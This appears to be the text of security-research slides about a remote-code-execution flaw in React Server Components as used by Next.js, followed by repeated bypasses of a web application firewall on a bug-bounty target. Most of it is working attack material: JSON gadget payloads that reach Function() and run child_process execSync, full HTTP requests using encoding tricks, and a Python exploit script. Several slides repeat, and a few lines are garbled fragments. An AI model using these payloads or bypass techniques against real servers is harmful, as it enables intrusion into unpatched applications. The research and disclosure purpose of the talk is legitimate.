        case RESOLVED_MODEL:
            initializeModelChunk(chunk)  // parse it
            break
    }
    switch (chunk.status) {
        case INITIALIZED:  // INITIALIZED = 'fulfilled'
            resolve(chunk.value)  // yeah, we have the value
            break
        case REJECTED:
            reject(chunk.reason)  // error, QQ
            break
        // other cases omitted
        // e.g. pending -> record the listeners
    }
}
```

JavaScript Tips 0x01

```
> await { then: resolve => resolve({ then: console.log }) }
[Function (anonymous)] [Function (anonymous)]
```

DEVCORE

ANATOMIST SECURITY

Exploit

```
0: {
    "then":"$1:__proto__:then", Chunk.prototype.then
    "status":"resolved_model",
    "reason":-1,
    "value":"{\"then\":\"$B1337\"}",
    "_response":{
        "_prefix":"...require('child_process').execSync('id');",
        "_formData":{
            "get":"$1:constructor:constructor"
        }
    }
}

1: "$@0"   response._chunks.get(1).value === response._chunks.get(0)   type Chunk
```

DEVCORE

ANATOMIST SECURITY

Chunk.prototype.then

```
Chunk.prototype.then = function(
    this,
    resolve,
    reject,
) {
    const chunk = this    "$0"
    // resolved - have data but not parsed
    switch (chunk.status) {
        case RESOLVED_MODEL:
            initializeModelChunk(chunk)  // parse it
            break
    }
    switch (chunk.status) {
        case INITIALIZED:  // INITIALIZED = 'fulfilled'
            resolve(chunk.value)  // yeah, we have the value
            break
        case REJECTED:
            reject(chunk.reason)  // error, QQ
            break
        // other cases omitted
        // e.g. pending -> record the listeners
    }
}
```

parseModelString

```
function parseModelString(...){}
    ...
    case 'B': {
        // Blob
        const id = parseInt(value.slice(2), 16);
        const prefix = response._prefix;
        const blobKey = prefix + id;
        const backingEntry = response._formData.get(blobKey);
        return backingEntry;
    }
}
```

https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js

DEVCORE

ANATOMIST SECURITY

parseModelString

```
function parseModelString(...){}  response = chunk._response
    ...
    case 'B': {
        // Blob
        const id = parseInt(value.slice(2), 16);
        const prefix = response._prefix;
        const blobKey = prefix + id;
        const backingEntry = response._formData.get(blobKey);
        return backingEntry;
    }
}
```

https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js

DEVCORE

ANATOMIST SECURITY

JavaScript Tips 0x02

```
> const fn = Function('console.log(123)')  // function from string
> fn()
123
```

```
> {}.constructor.constructor
[Function: Function]
```

DEVCORE

ANATOMIST SECURITY

parseModelString

```
function parseModelString(...){}
    ...
    case 'B': {
        // Blob
        const id = parseInt(value.slice(2), 16);
        const prefix = response._prefix;
        const blobKey = prefix + id;
        const backingEntry = response._formData.get(blobKey);
        return backingEntry;
    }
}
```

{}.constructor.constructor

https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js

DEVCORE

ANATOMIST SECURITY

parseModelString

```
function parseModelString(...){}
    ...
    case 'B': {
        // Blob
        const id = parseInt(value.slice(2), 16);
        const prefix = response._prefix;
        const blobKey = prefix + id;
        const backingEntry = response._formData.get(blobKey);
        return backingEntry;
    }
}
```

```
{}.constructor.constructor
```

```
[Function: Function]
```

https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js

DEVCORE

ANATOMIST SECURITY

parseModelString

```
function parseModelString(...){}
    ...
    case 'B': {
        // Blob
        const id = parseInt(value.slice(2), 16);
        const prefix = response._prefix;
        const blobKey = prefix + id;
        const backingEntry = response._formData.get(blobKey);
        return backingEntry;
    }
}
```

```
{}.constructor.constructor
```

```
[Function: Function]
```

https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js

DEVCORE

ANATOMIST SECURITY

parseModelString

```
function parseModelString(...){}
    ...
    case 'B': {
        // Blob
        const id = parseInt(value.slice(2), 16);
        const prefix = response._prefix;
        const blobKey = prefix + id;
        const backingEntry = response._formData.get(blobKey);
        return backingEntry;
    }
}
```

```
{}.constructor.constructor
[Function: Function]
```

Function(Code)

https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js

DEVCORE

ANATOMIST SECURITY

Chunk.prototype.then

```
Chunk.prototype.then = function(
    this,
    resolve,
    reject,
) {
    const chunk = this
    // resolved = have data but not parsed
    switch (chunk.status) {
        case RESOLVED_MODEL:
            initializeModelChunk(chunk)  // parse it
            break
    }
    switch (chunk.status) {
        case INITIALIZED:  // INITIALIZED = 'fulfilled'
            resolve(chunk.value)  // yeah, we have the value
            break
        case REJECTED:
            reject(chunk.reason)  // error, QQ
            break
        // other cases omitted
        // e.g. pending -> record the listeners
    }
}
```

Chunk.prototype.then

```
Chunk.prototype.then = function(
    this,
    resolve,
    reject,
) {
    const chunk = this
    // resolved = have data but not parsed
    switch (chunk.status) {
        case RESOLVED_MODEL:
            initializeModelChunk(chunk)  // parse it
            break
    }
    switch (chunk.status) {
        case INITIALIZED:  // INITIALIZED = 'fulfilled'
            resolve(chunk.value)  // yeah, we have the value
            break
        case REJECTED:
            reject(chunk.reason)  // error, QQ
            break
        // other cases omitted
        // e.g. pending -> record the listeners
    }
}
```

Exploit

```
0: {
    "then":"$1:__proto__:then",
    "status":"resolved_model",
    "reason":-1,
    "value":"{\"then\":\"$B1337\"}",
    "_response":{
        "_prefix":"...require('child_process').execSync('id');",
        "_formData":{
            "get":"$1:constructor:constructor"
        }
    }
}

1: "$@0"
```

DEVCORE

ANATOMIST SECURITY

Exploit

```
0: {
    "then":"$1:__proto__:then",
    "status":"resolved_model",
    "reason":-1,
    "value":"{\"then\":\"$B1337\"}",
    "_response":{
        "_prefix":"...require('child_process').execSync('id');",
        "_formData":{
            "get":"$1:constructor:constructor"
        }
    }
}

1: "$@0"
```

```
Function("...require('child_process').execSync('id');")
```

DEVCORE

ANATOMIST SECURITY

Chunk.prototype.then

resolve(F_0) → F_0.then(resolve, reject) → $1:__proto__:then(...)
→ $@0:__proto__:then(...) → Chunk.prototype.then(..., this=F_0)

```
0: { // F_0 == C_0.value
    "then":"$1:__proto__:then"
   }
1: "$@0"
```

DEVCORE

ANATOMIST SECURITY

Chunk.prototype.then

resolve(F_0) → F_0.then(resolve, reject) → $1:__proto__:then(...)
→ $@0:__proto__:then(...) → Chunk.prototype.then(..., this=F_0)

```
0: { // F_0 == C_0.value
     "then":"$1:__proto__:then"
   }
1: "$@0"
```

Chunk.prototype.then(..., this=F_0)

initializeModelChunk

DEVCORE

ANATOMIST SECURITY

Chunk.prototype.then

resolve(F_0) → F_0.then(resolve, reject) → $1:__proto__:then(...)
→ $@0:__proto__:then(...) → Chunk.prototype.then(..., this=F_0)

```
0: { // F_0 == C_0.value
    "then":"$1:__proto__:then"
   }
1: "$@0"
```

Chunk.prototype.then(..., this=F_0)

initializeModelChunk

parseModelString("$B1337")

```
blobKey = response._prefix + id;
response._formData.get(blobKey)
```

$1:constructor:constructor(_prefix) → Function(code)

```
{
  //...
  "value":'{"then":"$B1337"}'
  "_response":{
    "_prefix":"[...js]",
    "_formData":{
      "get":"$1:constructor:constructor"
    }
  }
}
```

DEVCORE

ANATOMIST SECURITY

Chunk.prototype.then

resolve(F_0) → F_0.then(resolve, reject) → $1:__proto__:then(...)
→ $@0:__proto__:then(...) → Chunk.prototype.then(..., this=F_0)

```
0: { // F_0 == C_0.value
     "then":"$1:__proto__:then"
   }
1: "$@0"
```

Chunk.prototype.then(..., this=F_0)

initializeModelChunk

parseModelString("$B1337")

```
blobKey = response._prefix + id;
response._formData.get(blobKey)
```

$1:constructor:constructor(_prefix) → Function(code)

```
{
  //...
  "value":'{"then":"$B1337"}'
  "_response":{
    "_prefix":"[...js]",
    "_formData":{
      "get":"$1:constructor:constructor"
    }
  }
}
```

resolve(F_0.value)

value: {"then":"$B1337"} → value: {"then":Function(code)}

DEVCORE

ANATOMIST SECURITY


Chunk.prototype.then
resolve(F_0) → F_0.then(resolve, reject) → $1:__proto__:then(...)
→ $@0:__proto__:then(...) → Chunk.prototype.then(..., this=F_0)
Chunk.prototype.then(..., this=F_0)
initializeModelChunk
parseModelStri
unction(code)
0: { // F_0
"th
uctor:constructor"
{"then":"$B1337"} → value: {"then":Function(code)}
PWN
ORE
ANATOMIST
SECURITY

Then..

DEVCORE

ANATOMIST SECURITY

DEVCORE

ANATOMIST SECURITY

GAME START

DEVCORE

ANATOMIST SECURITY

WAF 101

- Content-Type parsing
  - form-data vs urlencoded confusion
  - boundary= quirks:
  - multiple Content-Type headers
  - charset handling
- Multipart body parsing
  - \r\n vs \n
  - oversized body handling
  - duplicate field names
  - data outside boundaries
- Per-part parsing
  - Content-Disposition parsing
  - RFC 5987 support
  - per-part Content-Type / charset
  - duplicate part headers
  - Content-Transfer-Encoding
- Request smuggling
  - Content-Length / Transfer-Encoding
  - HTTP/2 downgrade
  - HTTP trailers

DEVCORE

ANATOMIST SECURITY

WAF Rules ver.0

```
def WAF(request):
    parts = parse_form(request.body)

    # ignore garbage outside boundary

    for part in parts:
        decoded = json_decode(part.value)

        if ':constructor' in decoded:
            block()
```

DEVCORE

ANATOMIST SECURITY

Bypass #1
Duplicate Boundary

DEVCORE

ANATOMIST SECURITY

```
POST / HTTP/2
Host: nextjs-cve-hackerone.vercel.app
Next-Action: x
Content-Type: multipart/form-data; boundary=y; boundary=x
Content-Length: [...auto]

--y
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value"
:"{\"then\":\"$B1337\"}","_response":{"_prefix":"var
res=process.mainModule.require('child_process').execSync('echo
$VERCEL_PLATFORM_PROTECTION').toString().trim();;throw Object.assign(new
Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/login?a=$
{res};307;`});","_formData":{"get":"$1:constructor:constructor"}}}
--y
Content-Disposition: form-data; name="1"

"$@0"
--y--
```

DEVCORE

ANATOMIST SECURITY

```
POST / HTTP/2
Host: nextjs-cve-hackerone.vercel.app
Next-Action: x
Content-Type: multipart/form-data; boundary=y; boundary=x
Content-Length: [...auto]

--y
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value"
:"{\"then\":\"$B7\"}","_response":{"_prefix":"a
res=process.mainModule.require('child_process').execSync('echo
$VERCEL_PLATFORM_PROTECTION').toString().trim();throw Object.assign(new
Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/login?a=$
{res};307;`});","_formData":{"get":"$1:constructor:constructor"}}}
--y
Content-Disposition: form-data; name="1"

"$@0"
--y--
```

$50,000

DEVCORE

ANATOMIST SECURITY

WAF Rules ver.1

```
def WAF(request):
+    if count_re(request.content_type, r'boundary\s*=') > 1:
+        block()
+
+    if request.is_next_action and header_count(request, 'Content-Type') > 1:
+        block()

    parts = parse_form(request.body)

    # ignore garbage outside boundary

    for part in parts:
        decoded = json_decode(part.value)

+        if part.filename: continue

        if ':constructor' in decoded:
            block()
```

DEVCORE

ANATOMIST SECURITY

Bypass #2
Non-UTF8 Bytes

DEVCORE

ANATOMIST SECURITY

```
POST / HTTP/1.1
Host: nextjs-cve-hackerone.vercel.app
Next-Action: x
Content-Type: multipart/form-data; boundary="y"; a="b<0x88>"
Content-Length: [...auto]

--y
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value"
:"{\"then\":\"$B1337\"}","_response":{"_prefix":"var
res=process.mainModule.require('child_process').execSync('echo
$VERCEL_PLATFORM_PROTECTION').toString().trim();;throw Object.assign(new
Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/login?a=$
{res};307;`});","_formData":{"get":"$1:constructor:constructor"}}}
--y
Content-Disposition: form-data; name="1"

"$@0"
--y--
```

DEVCORE

ANATOMIST SECURITY

```
POST / HTTP/1.1
Host: nextjs-cve-hackerone.vercel.app
Next-Action: x
Content-Type: multipart/form-data; boundary="y"; a="b<0x88>"
Content-Length: [...auto]

--y
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value"
:"{\"then\":\"$B7\"}","_response":{"_prefix":"a
res=process.mainModule.require('child_process').execSync('echo
$VERCEL_PLATFORM_DETECTION').toString().trim();throw Object.assign(new
Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/login?a=$
{res};307;`});","_formData":{"get":"$1:constructor:constructor"}}}
--y
Content-Disposition: form-data; name="1"

"$@0"
--y--
```

$50,000

DEVCORE

ANATOMIST SECURITY

WAF Rules ver.2

```
def WAF(request):
    if count_re(request.content_type, r'boundary\s*=') > 1:
        block()

    if request.is_next_action and header_count(request, 'Content-Type') > 1:
        block()

-   parts = parse_form(request.body)
+   parts, success = parse_form(request.body)
+   if not success: block()

    # ignore garbage outside boundary

    for part in parts:
        decoded = json_decode(part.value)

        if part.filename: continue

        if ':constructor' in decoded:
            block()
```

DEVCORE

ANATOMIST SECURITY

Bypass #3
UTF-16LE

Busboy decoder

```
function getDecoder(charset) {
  while (true) {
    switch (charset) {
      case 'utf-8':
      case 'utf8':
        return decoders.utf8;
      ...
      case 'utf16le':
      case 'utf-16le':
      case 'ucs2':
      case 'ucs-2':
        return decoders.utf16le;
      ...
```

https://github.com/mscdex/busboy/blob/6b3dcf69d38c1a8d53a0b3e4c88ba296f6c91525/lib/utils.js#L403-L406

DEVCORE

ANATOMIST SECURITY

```
POST / HTTP/2
Host: nextjs-cve-hackerone.vercel.app
Next-Action: x
Content-Type: multipart/form-data; boundary=y
Content-Length: [...auto]

--y
Content-Disposition: form-data; name="0"
Content-Type: text/plain; charset=utf16le

{<0x00>"<0x00>t<0x00>h<0x00>e<0x00>n<0x00>"<0x00>[...UTF-16LE encoded
payload]
--y
Content-Disposition: form-data; name="1"

"$@0"
--y--
```

DEVCORE

ANATOMIST SECURITY

```
POST / HTTP/2
Host: nextjs-cve-hackerone.vercel.app
Next-Action: x
Content-Type: multipart/form-data; boundary=y
Content-Length: [...auto]

--y
Content-Disposition: form-data; name="0"
Content-Type: text/plain; charset=utf-16le

{<0x00>"<0x00>h<0x00>...<0x00>": "<0x00>...UTF-16LE encoded
payload]
--y
Content-Disposition: form-data; name="1"

"$@0"
--y--
```

$50,000

DEVCORE

ANATOMIST SECURITY

WAF Rules ver.3

```
def WAF(request):
    [...]

    for part in parts:
        decoded = json_decode(part.value)

        if part.filename: continue

+       if part.charset != 'utf-8':
+           block()
+
+       if '"_response":' in decoded:
+           block()

        if ':constructor' in decoded:
            block()
```

DEVCORE

ANATOMIST SECURITY

Bypass #4
Duplicate Multipart Content-Type

DEVCORE

ANATOMIST SECURITY

```
POST / HTTP/2
Host: nextjs-cve-hackerone.vercel.app
Next-Action: x
Content-Type: multipart/form-data; boundary=y
Content-Length: [...auto]

--y
Content-Disposition: form-data; name="0"
Content-Type: text/plain; charset=utf16le
Content-Type: text/plain; charset=utf8

{<0x00>"<0x00>t<0x00>h<0x00>e<0x00>n<0x00>"<0x00>[...UTF-16LE encoded
payload]
--y
Content-Disposition: form-data; name="1"

"$@0"
--y--
```

DEVCORE

ANATOMIST SECURITY

```
POST / HTTP/2
Host: nextjs-cve-hackerone.vercel.app
Next-Action: x
Content-Type: multipart/form-data; boundary=y
Content-Length: [...auto]

--y
Content-Disposition: form-data; name="0"
Content-Type: text/plain; charset=utf-8
Content-Type: text/plain; charset=utf-8

{<0x00>"<0x00>":<0x00>"$1:<0x00>h<0x00>e<0x00>n<0x00>":<0x00>[...rest-if-any] encoded
payload]
--y
Content-Disposition: form-data; name="1"

"$@0"
--y--
```

$50,000

DEVCORE

ANATOMIST SECURITY

WAF Rules ver.4

```
def WAF(request):
    [...]

    for part in parts:
        decoded = json_decode(part.value)

        if part.filename: continue

        if part.charset != 'utf-8':
            block()

+       if header_count(part, 'Content-Type') > 1:
+           block()

        if '"_response":' in decoded:
            block()

        if ':constructor' in decoded:
            block()
```

DEVCORE

ANATOMIST SECURITY

Bypass #5
Trailing Space

WAF Rules ver.4

```
def WAF(request):
    [...]
    # ignore garbage outside boundary
    [...]

    for part in parts:
        decoded = json_decode(part.value)

        if part.filename: continue

        if part.charset != 'utf-8':
            block()

        if header_count(part, 'Content-Type') > 1:
            block()

        if '"_response":' in decoded:
            block()

        if ':constructor' in decoded:
            block()
```

DEVCORE

ANATOMIST SECURITY

```
POST / HTTP/2
Host: nextjs-cve-hackerone.vercel.app
Content-Type: multipart/form-data; boundary=y
Next-Action: x
Content-Length: [...auto]

--y--<space>
--y
Content-Disposition: form-data; name="foo"

1
--y
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then",[...original payload]}
--y
Content-Disposition: form-data; name="1"

"$@0"
--y--
```

DEVCORE

ANATOMIST SECURITY

```
POST / HTTP/2
Host: nextjs-cve-hackerone.vercel.app
Content-Type: multipart/form-data; boundary=y
Next-Action: x
Content-Length: [...auto]

--y--<space>
--y
Content-Disposition: form-data; name="foo"

1
--y
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then",[...original payload]}
--y
Content-Disposition: form-data; name="1"

"$@0"
--y--
```

$50,000

DEVCORE

ANATOMIST SECURITY

WAF Rules ver.5

```
def WAF(request):
    if count_re(request.content_type, r'boundary\s*=') > 1:
        block()

    if request.is_next_action and header_count(request, 'Content-Type') > 1:
        block()

+   raw_body = request.body.replace(b'\x00', b'')
+
+   decoded = unicode_unescape(raw_body)
+   decoded = unicode_unescape(decoded)
+
+   if has_re(decoded, r'"_response"\s*:|:constructor'):
+       block()
-
-   parts, success = parse_form(request.body)
-   if not success: block()
-
-   for part in parts:
-       [...]
```

DEVCORE

ANATOMIST SECURITY

No parsing?
No parsing differential :(

Time to find new gadget

DEVCORE

ANATOMIST SECURITY

Bypass #6
Content-Transfer-Encoding: base64

Next.js HTTP Parser

- Busboy
- Undici

```
const isMultipartAction = ...   // Content-Type: multipart/form-data
const isFetchAction = ...       // has Next-Action header
if (isMultipartAction && !isFetchAction) {
    const formData = await fakeRequest.formData()
    const action = await decodeAction(formData, serverModuleMap)
}
```

https://github.com/vercel/next.js/blob/v16.0.6/packages/next/src/server/app-render/action-handler.ts#L918-L919

DEVCORE

ANATOMIST SECURITY

Undici

```
function multipartFormDataParser (input, mimeType) {
    ...
    if (encoding === 'base64') {
        body = Buffer.from(body.toString(), 'base64')
    }
}

function parseMultipartFormDataHeaders (input, position) {
    ...
    case 'content-transfer-encoding': {
    …
    encoding = isomorphicDecode(headerValue)
    break
    }
}
```

https://github.com/nodejs/undici/blob/v6.21.1/lib/web/fetch/formdata-parser.js#L169

DEVCORE

ANATOMIST SECURITY

decodeAction

```
export function decodeAction(
  body,
  serverManifest,
){
  ...
  body.forEach((valuestrin) => {
    ...
    if (key.startsWith('$ACTION_REF_')) {
      const formFieldPrefix = '$ACTION_' + key.slice(12) + ':';
      const metaData = decodeBoundActionMetaData(
        body,
        serverManifest,
        formFieldPrefix,
      );
      action = loadServerReference(serverManifest, metaData.id, metaData.bound);
      return;
    }
```

https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightActionServer.js#L83

DEVCORE

ANATOMIST SECURITY

decodeBoundActionMetaData

```
function decodeBoundActionMetaData(
  body,
  serverManifest,
  formFieldPrefix,
):{
  ...
  const refPromise = getRoot(actionResponse);

  refPromise.then(() => {});
  ...
  return refPromise.value;
}
```

https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightActionServer.js#L56

DEVCORE

ANATOMIST SECURITY

decodeAction

```
export function decodeAction(
  Body,
  serverManifest,
){
  ...
  body.forEach((value, key) => {
    ...
    if (key.startsWith('$ACTION_REF_')) {
      const formFieldPrefix = '$ACTION_' + key.slice(12) + ':';
      const metaData = decodeBoundActionMetaData(
        body,
        serverManifest,
        formFieldPrefix,
      );
      action = loadServerReference(serverManifest, metaData.id, metaData.bound);
      return;
    }
```

https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightActionServer.js#L83

DEVCORE

ANATOMIST SECURITY

resolveServerReference

```
export function resolveServerReference(
  bundlerConfig,
  id,
){
  let name = '';
  let resolvedModuleData = bundlerConfig[id];
  if (resolvedModuleData) {
    // The potentially aliased name.
    name = resolvedModuleData.name;
  } else {
    const idx = id.lastIndexOf('#');
    if (idx !== -1) {
      name = id.slice(idx + 1);
      resolvedModuleData = bundlerConfig[id.slice(0, idx)];
    }
    ...
}
```

https://github.com/facebook/react/blob/v19.0.0/packages/react-server-dom-turbopack/src/client/ReactFlightClientConfigBundlerTurbopack.js#L103-L133

DEVCORE

ANATOMIST SECURITY

Exploit

```
0: {
    "id": {
        "lastIndexOf": "$1:__proto__:then",
        "status": "resolved_model",
        "reason": -1,
        "value": '["$0","$1"]',
        "_response": {"_chunks": "$Q2"},
    }
}

1: "$@0"

...
```

DEVCORE

ANATOMIST SECURITY

resolveServerReference

```
export function resolveServerReference(
  bundlerConfig,
  id,
){
  let name = '';
  let resolvedModuleData = bundlerConfig[id];
  if (resolvedModuleData) {
    // The potentially aliased name.
    name = resolvedModuleData.name;
  } else {
    const idx = id.lastIndexOf('#');
    if (idx !== -1) {
      name = id.slice(idx + 1);
      resolvedModuleData = bundlerConfig[id.slice(0, idx)];
    }
    ...
}
```

https://github.com/facebook/react/blob/v19.0.0/packages/react-server-dom-turbopack/src/client/ReactFlightClientConfigBundlerTurbopack.js#L103-L133

DEVCORE

ANATOMIST SECURITY

Chunk.prototype.then

```
Chunk.prototype.then = function(
    this,
    resolve,
    reject,
) {
    const chunk = this
    // resolved = have data but not parsed
    switch (chunk.status) {
        case RESOLVED_MODEL:
            initializeModelChunk(chunk)  // parse it
            break
    }
    switch (chunk.status) {
        case INITIALIZED:  // INITIALIZED = 'fulfilled'
            resolve(chunk.value)  // yeah, we have the value
            break
        case REJECTED:
            reject(chunk.reason)  // error, QQ
            break
        // other cases omitted
        // e.g. pending -> record the listeners
    }
}
```

```
resolve === '#'
```

Chunk.prototype.then

```
Chunk.prototype.then = function(
    this,
    resolve,
    reject,
) {
    const chunk = this
    // resolved = have data but not parsed
    switch (chunk.status) {
        case RESOLVED_MODEL:
            initializeModelChunk(chunk)  // parse it
            break
    }
    switch (chunk.status) {
        case INITIALIZED:  // INITIALIZED = 'fulfilled'
            resolve(chunk.value)  // yeah, we have the value
            break
        case REJECTED:
            reject(chunk.reason)  // error, QQ
            break
        // other cases omitted
        // e.g. pending -> record the listeners
    }
}
```

```
resolve === '#'
```

~~{"then":"$B1337"}~~

Chunk.prototype.then

```
Chunk.prototype.then = function(
    this,
    resolve,
    reject,
) {
    const chunk = this
    // resolved = have data but not parsed
    switch (chunk.status) {
        case RESOLVED_MODEL:
            initializeModelChunk(chunk)  // parse it
            break
    }
    switch (chunk.status) {
        case INITIALIZED:  // INITIALIZED = 'fulfilled'
            resolve(chunk.value)  // yeah, we have the value
            break
        case REJECTED:
            reject(chunk.reason)  // error, QQ
            break
        // other cases omitted
        // e.g. pending -> record the listeners
    }
}
```

Exploit

```
0: {
    "id": {
        "lastIndexOf": "$1:__proto__:then",
        "status": "resolved_model",
        "reason": -1,
        "value": '["$0","$1"]',
        "_response": {"_chunks": "$Q2"},
    }
}

1: "$@0"

...
```

DEVCORE

ANATOMIST SECURITY

Exploit

```
2: [[
        0,{
            "status": "resolved_model",
            "reason": -1,
            "value": '{"id":{"toString":"$B1337"}}',
            "_response": {
                "_prefix": js_code + ";",
                "_formData": {"get": "$1:constructor:constructor"},
            },
        },
    ],
    [
        1,{
            "status": "resolved_model",
            "reason": -1,
            "value": '"$F0"',
            "_response": {"_chunks": "$Q2", "_bundlerConfig": {}},
        },
    ]]
```

DEVCORE

ANATOMIST SECURITY

Exploit

```
2: [[
        0,{
            "status": "resolved_model",
            "reason": -1,
            "value": '{"id":{"toString":"$B1337"}}',
            "_response": {
                "_prefix": js_code + ";",
                "_formData": {"get": "$1:constructor:constructor"},
            },
        },
    ],
    [
        1,{
            "status": "resolved_model",
            "reason": -1,
            "value": '"$F0"',
            "_response": {"_chunks": "$Q2", "_bundlerConfig": {}},
        },
    ]]
```

DEVCORE

ANATOMIST SECURITY

Exploit

```
2: [[
        0,{
            "status": "resolved_model",
            "reason": -1,
            "value": '{"id":{"toString":"$B1337"}}',
            "_response": {
                "_prefix": js_code + ";",
                "_formData": {"get": "$1:constructor:constructor"},
            },
        },
    ],
    [
        1,{
            "status": "resolved_model",
            "reason": -1,
            "value": '"$F0"',
            "_response": {"_chunks": "$Q2", "_bundlerConfig": {}},
        },
    ]]
```

DEVCORE

ANATOMIST SECURITY

resolveServerReference

```
export function resolveServerReference(
  bundlerConfig,
  id,
){
  let name = '';
  let resolvedModuleData = bundlerConfig[id];
  if (resolvedModuleData) {
    // The potentially aliased name.
    name = resolvedModuleData.name;
  } else {
    const idx = id.lastIndexOf('#');
    if (idx !== -1) {
      name = id.slice(idx + 1);
      resolvedModuleData = bundlerConfig[id.slice(0, idx)];
    }
    ...
}
```

https://github.com/facebook/react/blob/v19.0.0/packages/react-server-dom-turbopack/src/client/ReactFlightClientConfigBundlerTurbopack.js#L103-L133

DEVCORE

ANATOMIST SECURITY

JavaScript Tips 0x04

```
> array[{toString: ()=>console.log('check')}]
check
undefined
```

DEVCORE

ANATOMIST SECURITY

Exploit

```
2: [[
        0,{
            "status": "resolved_model",
            "reason": -1,
            "value": '{"id":{"toString":"$B1337"}}',
            "_response": {
                "_prefix": js_code + ";",
                "_formData": {"get": "$1:constructor:constructor"},
            },
        },
    ],
    [
        1,{
            "status": "resolved_model",
            "reason": -1,
            "value": '"$F0"',
            "_response": {"_chunks": "$Q2", "_bundlerConfig": {}},
        },
    ]]
```

```
Function(js_code)
```

DEVCORE

ANATOMIST SECURITY

resolveServerReference

id.lastIndexOf('#') → Chunk.prototype.then('#', this=C_0.id)

```
0: {"id": {
     "lastIndexOf":
     "$1:__proto__:then"
   }}
1: "$@0"
```

DEVCORE

ANATOMIST SECURITY

resolveServerReference

id.lastIndexOf('#') → Chunk.prototype.then('#', this=C_0.id)

Chunk.prototype.then('#', this=C_0.id)

initializeModelChunk

parseModelString("$B1337")

```
0: {"id": {
     "lastIndexOf":
     "$1:__proto__:then"
   }}
1: "$@0"
```

DEVCORE

ANATOMIST SECURITY

resolveServerReference

id.lastIndexOf('#') → Chunk.prototype.then('#', this=C_0.id)

```
0: {"id": {
      "lastIndexOf":
      "$1:__proto__:then"
   }}
1: "$@0"
```

Chunk.prototype.then('#', this=C_0.id)

initializeModelChunk

parseModelString("$B1337")

```
{"_response": {
    "chunks":"$Q2"
}}
```

```
0: {"value":
      '{"id":'{"toString":"$B1337"}}'
    "_response": {
    "_formData":{
      "get":"$1:constructor:constructor"
}}}
1: "$F0"
```

DEVCORE

ANATOMIST SECURITY

resolveServerReference

id.lastIndexOf('#') → Chunk.prototype.then('#', this=C_0.id)

Chunk.prototype.then('#', this=C_0.id)

initializeModelChunk

parseModelString("$B1337")

parseModelString("$F0")

```
0: {"id": {
      "lastIndexOf":
      "$1:__proto__:then"
   }}
1: "$@0"
```

```
{"_response": {
    "chunks":"$Q2"
}}
```

```
0: {"value":
      '{"id":'{"toString":"$B1337"}}'
   "_response": {
   "_formData":{
     "get":"$1:constructor:constructor"
}}}
1: "$F0"
```

DEVCORE

ANATOMIST SECURITY

resolveServerReference

id.lastIndexOf('#') → Chunk.prototype.then('#', this=C_0.id)

```
0: {"id": {
      "lastIndexOf":
      "$1:__proto__:then"
   }}
1: "$@0"
```

Chunk.prototype.then('#', this=C_0.id)

initializeModelChunk

parseModelString("$B1337")

```
{"_response": {
    "chunks":"$Q2"
}}
```

```
0: {"value":
      '{"id":'{"toString":"$B1337"}}'
   "_response": {
   "_formData":{
     "get":"$1:constructor:constructor"
}}}
1: "$F0"
```

parseModelString("$F0")

resolveServerReference

```
bundlerConfig[id];
→ bundlerConfig[id.toString()];
```

```
id: {"toString":"$B1337"} → id: {"toString":Function(code)}
```

DEVCORE

ANATOMIST SECURITY

Exploit

Python

```python
requests.post(
    "https://nextjs-cve-hackerone.vercel.app/",
    files=[
        ("$ACTION_REF_xx", b""),
        (
            "$ACTION_xx:0",
            (None, to_b64(model0), None, {"Content-Transfer-Encoding": "base64"}),
        ),
        (
            "$ACTION_xx:1",
            (None, to_b64(model1), None, {"Content-Transfer-Encoding": "base64"}),
        ),
        (
            "$ACTION_xx:2",
            (None, to_b64(model2), None, {"Content-Transfer-Encoding": "base64"}),
        ),
    ],
)
```

DEVCORE

ANATOMIST SECURITY

Exploit

Python

```
requests.post(
    "https://nextjs-cve-hackerone.vercel.app/",
    files=[
        ("$ACTION_REF_xx", b""),
        (
            "$ACTION_xx:0",
            (None, to_b64(model0), None, {"Content-Transfer-Encoding": "base64"}),
        ),
        (
            "$ACTION_xx:1",
            (None, to_b64(model1), None, {"Content-Transfer-Encoding": "base64"}),
        ),
        (
            "$ACTION_xx:2",
            (None, to_b64(model2), None, {"Content-Transfer-Encoding": "base64"}),
        ),
    ],
)
```

$50,000

DEVCORE

ANATOMIST SECURITY

WAF Rules ver.6

```
def WAF(request):
    if count_re(request.content_type, r'boundary\s*=') > 1:
        block()

    if request.is_next_action and header_count(request, 'Content-Type') > 1:
        block()

+   if has_re(request.body, rb'^Content-Transfer-Encoding:'):
+       block()

    raw_body = request.body.replace(b'\x00', b'')

    decoded = unicode_unescape(raw_body)
    decoded = unicode_unescape(decoded)

    if has_re(decoded, r'"_response"\s*:|:constructor'):
        block()
```

DEVCORE

ANATOMIST SECURITY

Bypass #7
CTE Trailing Space

DEVCORE

ANATOMIST SECURITY

Exploit

Python

```python
requests.post(
    "https://nextjs-cve-hackerone.vercel.app/",
    files=[
        ("$ACTION_REF_xx", b""),
        (
            "$ACTION_xx:0",
            (None, to_b64(model0), None, {"Content-Transfer-Encoding ": "base64"}),
        ),
        (
            "$ACTION_xx:1",
            (None, to_b64(model1), None, {"Content-Transfer-Encoding ": "base64"}),
        ),
        (
            "$ACTION_xx:2",
